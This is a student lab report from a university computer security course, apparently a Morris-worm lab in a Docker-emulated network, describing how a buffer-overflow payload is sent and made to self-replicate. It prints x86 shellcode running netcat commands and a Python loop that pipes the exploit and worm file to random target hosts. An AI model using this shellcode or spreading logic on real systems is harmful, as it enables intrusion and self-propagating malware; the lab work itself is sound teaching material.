Assignment
CSE 406: Computer Security Sessional

Prepared By

Ataf Fazledin Ahamed
1705066

1705066@ugrad.cse.buet.ac.bd


Task 1

Disable Address Randomization


This task involves disabling the address randomization of the kernel. Disabling the address randomization makes it easier to attack the servers in the network. Since all of the servers share the same codes, the same exploit will work on each of them.

Build Docker Images


After moving to the 'Labsetup/internet-nano' folder, we run the 'dcbuild' command to build the given Docker image.



Then, we use `dcup` command to start our docker container(s). The output can be as below.




After that, we are going to send a 'hello' message to our target server (10.151.0.71) using the `netcat` program. In the docker terminal, we can see the following output.




Here, due to the address randomization, both output messages are the same. The messages are showing the server's internal parameters. Now, these parameters can be used to construct the badfile that we are going to use to propagate the attack.

Sending The Payload

After modifying the `worm.py` file according to the parameters, we send it to the target server.





If the attack is successful, we get to see the **"(^_^) Shellcode is running (^_^)"** message on the target server(s) terminal- in this case, the Docker terminal.

Task 2

Now that we've successfully been able to send the malware from one host to another, we've to automate this process. This process is called "Self Duplication". It can be done in two parts-

a) We are going to send a small payload called the **"Pilot Code"**. What this does is opens a TCP connection in port 8080. We can use bash script and `netcat` program to open up the TCP connection.

```
Open   worm.py ~/morrisworm   Save

 7
 8 # You can use this shellcode to run any command you want
 9 shellcode= (
10    "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11    "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12    "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13    "\xff\xff\xff"
14    "AAAABBBBCCCCDDDD"
15    "/bin/bash*"
16    "-c*"
17    # You can put your commands in the following three lines.
18    # Separating the commands using semicolons.
19    # Make sure you don't change the length of each line.
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                  "
22    "  nc -lnv 8080 > worm.py                                   "
23    "  echo 'I am here'                                        *"
24    "12345678901234567890123456789012345678901234567890123456789012345678901234567890"
25    # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
28
29 # Create the badfile (the malicious payload)

Python 3   Tab Width: 8   Ln 7, Col 1   INS
```


b) On the second part, we are going to send the `worm.py` file into the target machine through the connection. In the picture above, you can see the output of `netcat` is being saved to the `worm.py` file (line 22).

Then, we've to modify the `worm.py` file also. We open up another TCP connection to the target server and send the entire content of the `worm.py` file over it.


```
Open   worm.py ~/morrisworm   Save

60
61 # Create the badfile
62 createBadfile()
63
64 # Launch the attack on other servers
65 while True:
66     targetIP = getNextTarget()
67
68     # Send the malicious payload to the target host
69     print(f"************************************", flush=True)
70     print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
71     print(f"************************************", flush=True)
72     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
73
74     # Give the shellcode some time to run on the target host
75     time.sleep(1)
76
77     subprocess.run([f"cat worm.py | nc -w5 10.151.0.71 8080"], shell=True)
78
79     # Sleep for 10 seconds before attacking another host
80     time.sleep(1000)
81
82     # Remove this line if you want to continue attacking others
83     exit(0)

Python 3   Tab Width: 8   Ln 63, Col 1   INS
```

On the picture above, on line 77, we have added the new change.

Upon execution of our latest version of the payload, we can see the following output in the docker terminal.



Now, we have to check whether the worm has really been able to duplicate itself or not. In order to do so, we `ssh` into the target server using `docksh` command.




Here, we can see that the `worm.py` file has been duplicated properly.

Task 3


In this task, we have to make changes to the `worm.py` file so that it can continue propagating through the network. In our case, the IP address of the target server(s) are hard-coded. We need to make it automatic.

In this demonstration, the IP addresses follow a pattern like '10.X.0.Y' where X has values in range (151-155) and Y has

values in range (70-80). We can construct the IP addresses using `randint`.




We can use `try-except` to ping the target IP address to see whether it exists or not. In order to do so, we modify the `worm.py` file a bit as below-




Upon executing `worm.py` we can see output similar to the following-

The following image is the output from the docker terminal. Here, we can see several servers getting infected with our worm.



Now, we have another small task to do. Upon receiving the `worm.py` file, we need to make it executable and execute it. It can be done by changing the shellcode a bit.



After running the newest version of the `worm`, we can see the following output on docker terminal.

Here, we can observe that the worm spreads to other server(s) who are executing themselves and attacking other machines on the network.

Task 4

In this task, we have to implement a checking mechanism so that the worm doesn't reinfect the same machine. And if the `worm.py` file exists, it isn't copied again.

To check whether the `worm.py` file exists, we use the `[ -e \bof\worm.py ]` command along with && and || bash operators.